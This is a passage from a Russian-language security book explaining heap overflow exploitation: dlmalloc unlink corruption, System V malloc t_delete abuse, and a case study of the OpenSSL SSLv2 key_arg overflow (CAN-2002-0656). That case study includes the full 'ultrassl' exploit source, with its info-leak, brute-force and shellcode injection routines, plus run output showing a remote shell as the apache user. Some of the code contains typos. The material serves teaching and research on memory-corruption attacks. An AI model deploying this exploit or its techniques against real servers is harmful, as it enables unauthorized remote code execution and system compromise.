Наконец, поле *data* – это как раз та область памяти, на которую *malloc()* возвращает указатель. В нее копируются данные, и именно она доступна приложению, например, с помощью функций *memset()* и *memcpy()*.

Когда память освобождается функцией *free()*, блоки реорганизуются. *dlmalloc* сначала проверяет, свободны ли соседние блоки. Если это так, то свободные и только что освобожденный блок объединяются в один более крупный блок свободной памяти. После того как для некоторого блока выполнена функция *free()*, его структура становится такой, как на рис. 11.7.




Рис. 11.7. Освобожденный блок в алгоритме *dlmalloc*

Первые восемь байтов освобожденного блока заменяются двумя указателями, которые называются *fd* (forward) и *bk* (backward). *fd* указывает на следующий, а *bk* на предыдущий элемент в двусвязном списке свободных блоков. При каждом вызове *free()* проверяется, нельзя ли объединить вновь освобожденный блок с каким-нибудь свободным. Область, помеченная «неиспользуемая память», – это ранее выделенная в составе данного блока память. Когда блок освобожден, она не принадлежит никому.

Внутренне присущая реализации *dlmalloc* проблема состоит в том, что управляющая информация хранится в той же области, что и данные. Что

произойдет, если программа запишет данные за пределами выделенного блока и затрет следующий блок, в том числе и находящуюся в нем управляющую информацию?

Когда блок памяти освобождается функцией *free()*, вызывается внутренняя функция *chunk_free()*, выполняющая некоторые проверки. Прежде всего, она смотрит, не граничит ли освобождаемый блок с самым первым блоком. Если да, то эти два блока объединяются. Далее, если блок, предшествующий освобождаемому, помечен признаком «не используется», то предыдущий блок исключается из списка свободных и объединяется с освобождаемым. В примере 11.4 показана уязвимая программа, в которой используется *dlmalloc*.

Пример 11.4. Пример уязвимой программы

```
1 #include <stdio.h>
2 int main(int argc, char **argv)
3 {
4     char *p1;
5     char *p2;
6
7     p1 = malloc(1024);
8     p2 = malloc(512);
9
10    strcpy(p1, argv[1]);
11
12    free(p1);
13    free(p2);
14
15    exit(0);
16 }
```

Анализ

В этой программе ошибка допущена в строке 10. Функция *strcpy* вызывается без проверки на выход за границы буфера *p1*. Переменная *p1* указывает на выделенную из кучи память размером 1024 байта. Если программа запишет в нее больше 1024 байтов, то будет затерт следующий блок (*p2*) и, в частности, хранящаяся в нем управляющая информация. Как видно из рис. 11.8, эти два блока являются смежными.

Если буфер *p1* переполняется, то затираются поля *prev_size*, *size* и *data* в блоке *p2*. Этой уязвимостью можно воспользоваться, сконструировав специальный блок, содержащий такие значения указателей *fd* и *bk*, которые позволят нам контролировать связанный список. Сначала проверяется, граничит ли переполнившийся блок с самым первым. Если это так, вызывается макрос *unlink*, показанный ниже.




Рис. 11.8. Расположение блоков в памяти

```
#define FD *(next->fd + 12)
#define BK *(next->fd + 8)
#define P (next)

#define unlink(P, BK, FD)
{
    BK = P->bk; \
    FD = P->fd; \
    FD->bk = BK; \
    BK->fd = FD; \
}
```

Поскольку мы управляем значениями указателей `bk` и `fd`, то при освобождении блока сможем заставить программу выполнить нужные нам манипуляции. Для написания эксплойта необходимо подготовить блок специальным образом. Требуется, чтобы в поле `size` младший бит был равен 0 (признак `PREV_INUSE` отключен), а значения `prev_size` и `size` были настолько малы, чтобы при добавлении к указателю не вызвать ошибку нарушения защиты памяти. Вычисляя значения `fd` и `bk`, не забудьте вычесть 12 из адреса, содержащего которого собирается переписать (взгляните на определение `FD`). На рис. 11.9 показано, как должен выглядеть сконструированный блок.




Рис. 11.9. Специально сконструированный блок

Также следует помнить, что по адресу `bk + 8` будет записано значение «местоположения адреса возврата – 12». Если по этому адресу разместить `shell`-код, то по «адресу возврата» должна находиться команда перехода, которая обойдет бессмысленную команду, расположенную по «адресу возврата + 8». Обычно употребляется команда `jmp 10` и заполнение пустыми командами пор. После того как произойдет переполнение в сконструированном нами блоке, память будет выглядеть так, как показано на рис. 11.10.




Рис. 11.10. После переполнения

После второго обращения к функции `free()` к программе из примера 11.4, затертый блок исключается из списка и происходит разыменование указателя. Если по адресу, хранящемуся в указателе `bk`, размещен `shell`-код, то он будет выполнен.

Пример: уязвимость, связанная с переполнением буфера из-за неправильно сформированного клиентского ключа в OpenSSL SSLv2, CAN-2002-0656

В библиотеке OpenSSL версии 2 имеется ошибка, связанная с процедурой обмена ключами. Она затрагивает множество машин по всему миру, поэтому ее анализ и написание соответствующего эксплойта имеют высокий приори-

тет. Уязвимость возникает потому, что пользователю разрешено модифицировать переменную *size*, передаваемую функции копирования памяти. Задав произвольный размер, можно заставить программу скопировать слишком много данных и тем самым переполнить буфер-приемник. Этот буфер выделен из кучи и, следовательно, для уязвимости можно написать эксплоит.

Описание уязвимости

Ошибка допущена в следующей строке в библиотеке OpenSSL:

```
memcpy(s->session_key_arg, &(p[s->s2->tmp.clear + s->s2->tmp.enc]),
      (unsigned int) keya);
```

Пользователь может сконструировать специальный пакет, содержащий главный ключ, который определяет значение *keya*. Если задать достаточно большое значение, то по адресу *s->session_key_arg* будет записано больше данных, чем ожидается. В действительности *key_arg* указывает на массив из 8 байтов в структуре типа *SSL_SESSION*, выделенной из кучи.

Описание эксплойта

Поскольку уязвимость связана с кучей, эксплоит может и не работать на разных платформах. Тем не менее представленный ниже вариант работает на многих платформах и не зависит от специфичных для конкретной ОС методов распределения памяти. Мы затрем все поля в структуре *SSL_SESSION*, на которую указывает *key_arg*. Эта структура определена следующим образом:

```
1 typedef struct ssl_session_st
2 {
3     int ssl_version;
4     unsigned int key_arg_length;
5
6     unsigned char key_arg[SSL_MAX_KEY_ARG_LENGTH];
7
8     int master_key_length;
9     unsigned int session_id_length;
10    unsigned char session_id[SSL_MAX_SESSION_ID_LENGTH];
11    unsigned int sid_ctx_length;
12    unsigned char sid_ctx[SSL_MAX_SID_CTX_LENGTH];
13    int not_resumable;
14    struct sess_cert_st /* SESS_CERT */ *sess_cert;
15    X509 *peer;
16    long verify_result; /* только для серверов */
17    int references;
18    long timeout;
```

```
20    long time;
21    int compress_meth;
22    SSL_CIPHER *cipher;
23    unsigned long cipher_id;
24    STACK_OF(SSL_CIPHER) *ciphers; /* разделяемые шифры? */
25    CRYPTO_EX_DATA ex_data; /* данные приложения */
26
27    struct ssl_session_st *prev, *next;
28 } SSL_SESSION;
```

На первый взгляд, в этой структуре нет ничего, что стоило бы перезаписывать (никаких указателей на функции). Однако в самом конце имеются указатели *prev* и *next*, необходимые для управления связанным списком *ssl*-сессий. По завершении процедуры квитиования, принятой в протоколе *SSL*, новая сессия помещается в этот список следующей функцией:

(из файла *ssl_sess.c* – небольшой фрагмент)

```
1 static void SSL_SESSION_list_add(SSL_CTX *ctx, SSL_SESSION *s)
2 {
3     if ((s->next != NULL) && (s->prev != NULL))
4         SSL_SESSION_list_remove(ctx, s);
```

Здесь говорится, что если указатели *next* и *prev* не равны *NULL* (а они и будут ненулевыми, если мы их перепишем), то *OpenSSL* удаляет указанную сессию из списка. Перезаписывание содержимого произвольных 32-разрядных слов в памяти происходит в функции *SSL_SESSION_list_remove*:

(из файла *ssl_sess.c* – небольшой фрагмент)

```
1 static void SSL_SESSION_list_remove(SSL_CTX *ctx, SSL_SESSION *s)
2 {
3     /* середина списка */
4     s->next->prev = s->prev;
5     s->prev->next = s->next;
6 }
```

То же на ассемблере:

```
0x1c532 <SSL_SESSION_list_remove+210>: mov     %ecx, 0xc0(%eax)
0x1c538 <SSL_SESSION_list_remove+216>: mov     0xc(%ebp), %edx
```

Этот код позволяет записать в 32-разрядное слово по произвольному адресу содержимое 32-разрядного слова по другому, тоже произвольному адресу. Например, чтобы изменить адрес функции *strcmp* в глобальной таблице смещений (GOT), мы можем подготовить буфер так, чтобы *next* указывал на адрес *strcmp* – 192, а *prev* содержал адрес нашего *shell*-кода.

Трудности

Усложняют написание эксплойта два указателя в структуре `SSL_SESSION`: `cipher` и `ciphers`. Они связаны с процедурами дешифрования для SSL-сессии. Если они окажутся затерты, то дешифрования не произойдет и сессия не будет помещена в список. Поэтому необходимо получить значения этих указателей до того, как мы начнем конструировать свой буфер.

На наше счастье, уязвимость в OpenSSL породила некую утечку информации. Когда SSL посылает сообщение «server finish» в ходе процедуры квитирования, то вместе с ним клиенту посылается значение поля `session_id` из структуры `SSL_SESSION`.

(из файла `s2_srvr.c`)

```
1 static int
2 server_finish(SSL *s)
3 {
4     unsigned char *p;
5
6     if (s->state == SSL2_ST_SEND_SERVER_FINISHED_A) {
7         p = (unsigned char *) s->init_buf->data;
8         *(p++) = SSL2_MT_SERVER_FINISHED;
9
10        memcpy(p, s->session->session_id,
11               (unsigned int) s->session->session_id_length);
12        /* p += s->session->session_id_length; */
13
14        s->state = SSL2_ST_SEND_SERVER_FINISHED_B;
15        s->init_num = s->session->session_id_length + 1;
16        s->init_off = 0;
17    }
18    /* SSL2_ST_SEND_SERVER_FINISHED_B */
19 }
```

В строках 10 и 11 OpenSSL копирует в буфер `session_id_length` байтов значения `session_id`. Поле `session_id_length` расположено в структуре `SSL_SESSION` сразу после массива `key_arg`, следовательно, мы можем модифицировать его значение. Задав для `session_id_length` значение 112, мы получим от сервера дамп памяти в куче, включающий адреса, хранящиеся в полях `cipher` и `ciphers`.

Итак, нужные адреса мы знаем. Теперь надо найти место для shell-кода. Кстати, нам необходим shell-код, который повторно использует уже открытый сокет. К несчастью, shell-код, который перебирает все файловые дескрипторы и затем дублирует нужный на `stdin`, `stdout` и `stderr`, слишком длинный. Чтобы shell-код выполнялся успешно, придется разбить его на две части, одну поместить в массив `session_id`, а другую – в память, следующую за структурой `SSL_SESSION`.

И, наконец, нам нужно точно знать, по каким адресам будет размещен shell-код. Но последовательность выделения и освобождения памяти из кучи непредсказуема, так что грубая сила ни к чему не приведет. Однако известно, что в только что порожденном процессе Apache первая структура `SSL_SESSION` всегда оказывается на одном и том же расстоянии от указателя `ciphers` (а мы уже знаем его адрес). Чтобы эксплойт сработал, мы подменим адрес функции `strcmp` в глобальной таблице смещений (поскольку дескриптор сокета для этого процессавсе еще открыт) адресом `ciphers` – 136. Этот подход работает, нам удалось таким образом успешно взломать несколько версий Linux.

Усовершенствование эксплойта

Чтобы усовершенствовать эксплойт, мы должны найти дополнительные адреса в глобальной таблице смещений (GOT), которые можно было бы переписать. Эти адреса меняются в каждой версии OpenSSL. Получить информацию о GOT можно с помощью утилиты `objdump`:

Чтобы получить смещения для Linux:

```
$ objdump -R /usr/sbin/httpd | grep strcmp
080b0ac8 R_386_JUMP_SLOT      strcmp
```

Открыть файл `ultrassl.c` и в массив `target` поместить:

```
{ 0x080b0ac8, "slackware 8.1" },
```

Вывод

На примере этого эксплойта мы продемонстрировали технику атаки на недавно обнаруженную уязвимость в OpenSSL. Хотя атака возможна, но эксплойт может и не сработать в зависимости от состояния атакуемого Web-сервера. Чем больше законного SSL-трафика получает жертва, тем призрачнее шансы на успех атаки. Иногда приходится запускать эксплойт несколько раз, чтобы добиться нужного результата. Как видно из примера исполнения эксплойта ниже, мы получили оболочку с правами пользователя, от имени которого работает Apache.

```
1 (bind@ninsei ~/coding/exploits/ultrassl) > ./ultrassl -t2 10.0.48.64
2 ultrassl - an openssl <= 0.9.6d apache exploit
3 written by marshall beddoe <marshall.beddoe@foundstone.com>
4
5 атака на redhat 7.2 (Enigma)
6 длина shell-кода 104 байт
7
8 создаются соединения: 20 из 20
9
```

```

10 организуется утечка информации:
11 06 15 56 33 4b a2 33 24 39 14 0e 42 75 5a 22 f6 | ..V3K.3$9..BuZ".
12 a4 00 00 00 00 00 00 00 00 00 00 00 00 00 00 | .....
13 00 20 00 00 00 62 33 38 31 61 30 63 61 38 66 36 | . ...b381a0ca8f6
14 39 30 33 35 37 32 64 65 34 36 39 31 35 34 65 33 | 903572de469154e3
15 39 36 62 31 66 00 00 00 00 f0 51 15 08 00 00 00 | 96b1f.....Q.....
16 00 00 00 00 00 01 00 00 00 2c 01 00 00 64 70 87 | .....,...dp.
17 3d 00 00 00 00 8c 10 46 40 00 00 00 00 c0 51 15 | =.....F@.....Q.
18 08 | .
19
20 cipher = 0x4046108c
21 ciphers = 0x081551c0
22
23 выполняется эксплойт..
24
25 Linux tobor 2.4.7-10 i686 unknown
26 uid=48(apache) gid=48(apache) groups=48(apache)

```

Код эксплойта для переполнения буфера из-за неправильно сформированного клиентского ключа в OpenSSL SSLv2

Показанная ниже программа эксплуатирует ошибку в библиотеке OpenSSL, вызывающую затирание памяти в связанном списке. В результате запуска эксплойта удастся получить оболочку с правами пользователя «apache». В большинстве систем Linux последующее повышение привилегий до уровня root тривиально.

```

1 #include <sys/types.h>
2 #include <sys/socket.h>
3 #include <netinet/in.h>
4 #include <sys/signal.h>
5
6 #include <fcntl.h>
7 #include <stdio.h>
8 #include <stdlib.h>
9 #include <string.h>
10 #include <unistd.h>
11
12 #include "ultrassl.h"
13 #include "shellcode.h"
14
15 char *host;
16 int con_num, do_ssl, port;
17 u_long cipher, ciphers, brute_addr = 0;
18
19 typedef struct {
20     u_long retloc;

```

```

21     u_long retaddr;
22     char *name;
23 } targets;
24
25 targets target[] = {
26     {0x08085a0, 0xbfffdca8, "redhat 7.3 (Valhalla)"},
27     {0x08085a0, 0xbfffdca8, "test"},
28     {0x0, 0xbfffdca8, "freebsd"}
29 };
30
31 targets *my_target;
32 int target_num = sizeof(target) / sizeof(*target);
33
34 void
35 sighandler(int sig)
36 {
37     int sockfd, rand_port;
38
39     putchar('\n');
40
41     rand_port = 1 + (int) (65535.0 * rand() / (RAND_MAX + 31025.0));
42
43     putchar('\n');
44
45     populate(host, 80, con_num, do_ssl, rand_port);
46
47     printf("выполняется эксплойт..\n");
48     sockfd = exploit(host, port, brute_addr, 0xbfffdca8, rand_port);
49
50     if (sock_fd > 0)
51         shell(sockfd);
52 }
53
54 int
55 main(int argc, char **argv)
56 {
57     char opt;
58     char *p;
59     u_long addr = 0;
60     int sockfd, ver, i;
61
62     ver = -1;
63     port = 443;
64     do_ssl = 0;
65     p = argv[0];
66     con_num = 12;
67
68     srand(time(NULL) ^ getpid());
69     signal(SIGPIPE, &sighandler);
70     setvbuf(stdout, NULL, _IONBUF, 0);

```

```

71
72 puts("ultrassl - an openssl <= 0.9.6d apache exploit\n");
73     "written by marshall beddoe <marshall.beddoe@foundstone.com>");
74
75 if (argc < 2)
76     usage(p);
77
78 while ((opt = getopt(argc, argv, "p:c:a:t:s")) != EOF) {
79     switch (opt) {
80         case 'p':
81             port = atoi(optarg);
82             break;
83         case 'c':
84             con_num = atoi(optarg);
85             break;
86         case 'a':
87             addr = strtoul(optarg, NULL, 0);
88             break;
89         case 't':
90             ver = atoi(optarg) - 1;
91             break;
92         case 's':
93             do_ssl = 1;
94             break;
95         default:
96             usage(p);
97     }
98 }
99
100 argv += optind;
101 host = argv[0];
102
103 ver = 0;
104
105 if (ver < 0 || ver >= target_num) && !addr) {
106     printf("\nцели:\n");
107     for (i = 0; i < target_num; i++)
108         printf("  -t%d\t%s\n", i + 1, target[i].name);
109     exit(-1);
110 }
111 my_target = target + ver;
112
113 if (addr)
114     brute_addr = addr;
115
116 if (!host)
117     usage(p);
118
119 printf("длина shell-кода %d байт\n", sizeof(shellcode));

```

```

120
121 infoleak(host, port);
122
123 if (!brute_addr)
124     brute_addr = cipher + 8192; // 0x08083e18
125
126 putchar('\n');
127
128 for (i = 0; i < 1024; i++) {
129     int sd;
130
131     printf("грубой силой: 0x%x\r", brute_addr);
132
133     sd = exploit(host, port, brute_addr, 0xbffda38, 0);
134
135     if (sd > 0) {
136         shutdown(ds, 1);
137         close(sd);
138     }
139
140     brute_addr += 4;
141 }
142 exit(0);
143 }
144
145 int
146 populate(char *host, int port, int num, int do_ssl, int rand_port)
147 {
148     int i, *socks;
149     char buf[1024 * 3];
150     char header[] = "GET / HTTP/1.0\r\nHost: ";
151     struct sockaddr_in sin;
152
153     printf("модифицируется shell-код..\n");
154
155     memset(buf, 0x90, sizeof(buf));
156
157     for (i = 0; i < sizeof(buf); i += 2)
158         *(short *)&buf[i] = 0xfceb;
159
160     memcpy(buf, header, sizeof(header));
161
162     buf[sizeof(buf) - 2] = 0x0a;
163     buf[sizeof(buf) - 1] = 0x0a;
164     buf[sizeof(buf) - 0] = 0x0;
165
166     shellcode[47 + 0] = (u_char)((rand_port >> 8) & 0xff);
167     shellcode[47 + 1] = (u_char)(rand_port & 0xff);
168

```

```

169 memcpy(buf + 768, shellcode, strlen(shellcode));
170
171 sin.sin_family = AF_INET;
172 sin.sin_port = htons(port);
173 sin.sin_addr.s_addr = resolve(host);
174
175 socks = malloc(sizeof(int) * num);
176
177 for (i = 0; i < num; i++) {
178     ssl_conn *ssl;
179
180     usleep(100);
181
182     socks[i] = socket(AF_INET, SOCK_STREAM, 0);
183     if (socks[i] < 0) {
184         perror("socket()");
185         return(-1);
186     }
187     connect(socks[i], (struct sockaddr *)&sin, sizeof(sin));
188     write(socks[i], buf, strlen(buf));
189 }
190
191 for (i = 0; i < num; i++) {
192     shutdown(socks[i], 1);
193     close(socks[i]);
194 }
195 }
196
197 int
198 infoleak(char * host, int port)
199 {
200     u_char *p;
201     u_char buf[56];
202     ssl_conn *ssl;
203
204     memset(buf, 0, sizeof(buf));
205     p = buf;
206
207     /* session_id_length */
208     *(long *) &buf[52] = 0x00000070;
209
210     printf("\nорганизуется утечка информации:\n");
211
212     if (!ssl = ssl_connect(host, port, 0))
213         return(-1);
214
215     send_client_hello(ssl);
216
217     if (get_server_hello(ssl) < 0)

```

```

218     return(-1);
219
220     send_client_master_key(ssl, buf, sizeof(buf));
221
222     generate_keys(ssl);
223
224     if (get_server_verify(ssl) < 0)
225         return(-1);
226
227     send_client_finish(ssl);
228     get_server_finish(ssl, 1);
229
230     printf("\ncipher\t= 0x%08x\n", cipher);
231     printf("\nciphers\t= 0x%08x\n", ciphers);
232
233     shutdown(ssl->sockfd, 1);
234     close(ssl->sockfd);
235 }
236
237 int
238 exploit(char *host, int port, u_long retloc, u_long retaddr,
239         int rand_port)
240 {
241     u_char *p;
242     ssl_conn *ssl;
243     int i, src_port;
244     u_char buf[184], test[400];
245     struct sockaddr_in sin;
246
247     if (!(ssl = ssl_connect(host, port, rand_port)))
248         return(-1);
249
250     memset(buf, 0x0, sizeof(buf));
251
252     p = buf;
253
254     *(long *) &buf[52] = 0x00000070;
255
256     *(long *) &buf[156] = cipher;
257     *(long *) &buf[164] = ciphers;
258
259     *(long *) &buf[172 + 4] = retaddr;
260     *(long *) &buf[172 + 8] = retloc - 192;
261
262     send_client_hello(ssl);
263     if (get_server_hello(ssl) < 0)
264         return(-1);
265
266     send_client_master_key(ssl, buf, sizeof(buf));

```



```

266
267 generate_keys(ssl);
268
269 if (get_server_verify(ssl) < 0)
270     return(-1);
271
272 send_client_finish(ssl);
273 get_server_finish(ssl, 0);
274
275 fcntl(ssl->sockfd, F_SETFL, O_NONBLOCK);
276
277 write(ssl->sockfd, "echo -n\n", 8);
278
279 sleep(3);
280
281 read(ssl->sockfd, test, 400);
282 write(ssl->sockfd, "echo -n\n", 8);
283
284 return(ssl->sockfd);
285 }
286
287 void
288 usage(char *prog)
289 {
290     printf("usage: %s [-p port] [-c <connects>] [-t <type>] "
291           "[-s] target\n"
292           "      -p\tserver port\n"
293           "      -c\tnumber of connections\n"
294           "      -t\ttarget type -t0 for list\n"
295           "      -s\tpopulate shellcode via SSL server\n"
296           "      target\thost running vulnerable openssl\n", prog);
297     exit(-1);
298 }

```

Реализация malloc в ОС System V

Реализация malloc, заимствованная из ОС System V, обычно используется в системах Solaris и IRIX. Она отличается от реализации dlmalloc. Вместо того чтобы хранить всю информацию в блоках, в Sys X malloc применяются двоичные деревья. Они организованы так, что выделенные блоки одного размера находятся в одном и том же узле дерева.

```

typedef union _w_ {
    size_t      w_i;    /* unsigned int */
    struct _t_   *w_p;   /* указатель */
    char w_a[ALIGN];    /* для выравнивания */
} WORD;

/* структура узла в дереве свободных блоков */

```

```

typedef struct _t_ {
    WORD t_s;    /* размер этого элемента */
    WORD t_p;    /* родительский узел */
    WORD t_l;    /* левый потомок */
    WORD t_r;    /* правый потомок */
    WORD t_n;    /* следующий элемент в списке */
    WORD t_d;    /* не используется, зарезервировано */
               /* для указателя на себя */
} TREE;

```

Сама структура дерева стандартна. В поле *t_s* хранится размер выделенного блока. Эта величина округляется до границы слова, так что в двух младших битах можно хранить флаги. Самый младший бит *t_s* равен 1, если блок используется, и 0 – если он свободен. Следующий бит проверяется только, если младший бит равен 1, и в этом случае он равен 1, если предыдущий блок свободен, и 0, если занят.

В действительности используются только поля *t_s*, *t_p* и *t_l*. Пользовательские данные хранятся по адресу, который находится в поле *t_l*.

Логика алгоритма управления проста. Когда блок освобождается функцией *free()*, младший бит в поле *t_s* сбрасывается в 0, помечая тем самым, что блок свободен. Если число свободных узлов достигло некоторого порога, обычно 32, и освобождается еще один блок, то дерево передается функции *realfree*, которая реально освобождает память. Смысл такого решения в том, чтобы уменьшить число дорогостоящих операций освобождения и повысить за счет этого производительность. Функция *realfree* заново балансирует дерево, чтобы оптимизировать последующие вызовы *malloc* и *free* в будущем. Во время этой операции проверяется бит занятости в соседних блоках. Если оба блока свободны, они объединяются, и новый блок перемещается на нужное место в дереве в соответствии со своим размером. Как и в случае dlmalloc во время объединения производятся манипуляции над указателями.

В примере 11.5 приведена реализация функции *realfree*, эквивалентной *chunk_free* в dlmalloc. Именно здесь открывается возможность для эксплойта, так что имеет смысл хорошо разобраться в этом коде.

Пример 11.5. Функция realfree

```

1 static void
2 realfree(void *old)
3 {
4     TREE *tp, *sp, *np;
5     size_t ts, size;
6
7     COUNT(nfree);
8
9     /* указатель на блок */
10    tp = BLOCK(old);
11    ts = size(tp);

```

```

12 if (!ISBIT0(ts))
13     return;
14 CLRBITS01(SIZE(tp));
15
16 /* небольшой блок, поместить в нужное место связанного списка */
17 if (SIZE(tp) < MINSIZE) {
18     ASSERT(SIZE(tp) / WORDSIZE >= 1);
19     ts = SIZE(tp) / WORDSIZE - 1;
20     AFTER(tp) = List(ts);
21     List[ts] = tp;
22     return;
23 }
24
25 /* можно ли объединить со следующим блоком? */
26 np = NEXT(tp);
27 if (!ISBIT0(SIZE(np))) {
28     if (np != Bottom)
29         t_delete(np);
30     SIZE(tp) += SIZE(np) + WORDSIZE;
31 }
32
33 /* можно ли объединить с предыдущим блоком? */
34 if (ISBIT0(ts)) {
35     np = LAST(tp);
36     ASSERT(!ISBIT0(SIZE(np)));
37     ASSERT(np != Bottom);
38     t_delete(np);
39     SIZE(np) += SIZE(tp) + WORDSIZE;
40     tp = np;
41 }
42 }

```

Анализ

В строке 26 *realfree* смотрит, можно ли объединить текущий свободный блок со следующим. В строке 27 проверяется, что установлен флаг незанятости блока и что данный блок не является последним в списке. Если оба условия выполнены, то блок удаляется из связанного списка. Затем размеры обоих блоков складываются, и блок снова добавляется в дерево.

При написании эксплойта для этой реализации нужно иметь в виду, что мы не можем манипулировать заголовком нашего собственного блока, а лишь заголовком блока справа от него (см. строки 26-30). Если мы пишем данные за границей выделенного блока и создаем «подложный» заголовок, то можем заставить программу выполнить функцию *t_delete*, а значит сумеем произвольно манипулировать указателями. В примере 11.6 приведен текст функции, с помощью которой можно получить контроль над уязвимым приложением в случае затирания кучи. Она эквивалентна макросу UNLINK в реализации *dlmalloc*.

Пример 11.6. Функция *t_delete*

```

1 static void
2 t_delete(TREE *op)
3 {
4     TREE *tp, *sp, *gp;
5
6     /* если это не узел дерева */
7     if (ISNOTREE(op)) {
8         tp = LINKBAK(op);
9         if ((sp = LINKFOR(op)) != NULL)
10             LINKBAK(sp) = tp;
11         LINKFOR(tp) = sp;
12         return;
13     }
14 }

```

Анализ

Функция *t_delete* манипулирует указателями для удаления блока из дерева. Сначала выполняются некоторые проверки, которые должен пройти сконструированный «подложный» блок. В строке 7 проверяется, что в поле *t_l* узла *op* находится -1. Поэтому, организуя переполнение, мы должны будем позаботиться о том, чтобы в этом поле для «подложного» блока была -1. Далее расшифруем макросы LINKFOR и LINKBAK:

```

#define LINKFOR(b) ((b)->t_n).w_p
#define LINKBAK(b) ((b)->t_p).w_n

```

Поле *t_p* «подложного» блока должно в результате переполнения содержать адрес, по которому будет находиться адрес возврата, $-4 * \text{sizeof}(\text{WORD})$. А в поле *t_n* надо записать сам адрес возврата. Следовательно, после переполнения блок должен выглядеть, как показано на рис. 11.11.




Рис. 11.11. Подложный блок

Если «подложный блок» правильно заполнен и содержит правильные адреса возврата и того места в памяти, где этот адрес находится, то в результате манипулирования указателями в функции `t_delete` можно будет выполнить произвольный код. Уязвимой эту реализацию делает хранение управляющей информации в том же блоке, что и данные. В некоторых операционных системах `malloc` реализована таким образом, что эта информация хранится отдельно. Тогда невозможно так создать подложный блок, чтобы вызвать желаемые манипуляции с указателями.

Эксплойты для ошибок при работе с целыми числами

Ошибки при работе с целыми числами представляют собой опасный источник уязвимостей в программах с открытым исходным текстом. Такие ошибки были найдены в OpenSSH, Snort, Apache и библиотеке Sun RPC XDR, а также во множестве в ядре. Их сложнее обнаружить, чем ошибки переполнения стека, и разработчики хуже понимают их последствия.

К тому же ни один из современных анализаторов исходных текстов не пытается обнаружить ошибки при вычислениях с целыми числами. По большей части анализаторы лишь выполняют поиск по регулярному выражению функций из библиотеки LIBC, относительно которых известно, что они потенциально могут быть причиной уязвимости. Хотя обычно поиск ошибок при работе с целыми числами имеет смысл начинать с функций выделения памяти, но, вообще говоря, они не связаны ни с какой конкретной стандартной функцией.

Переполнение целого числа

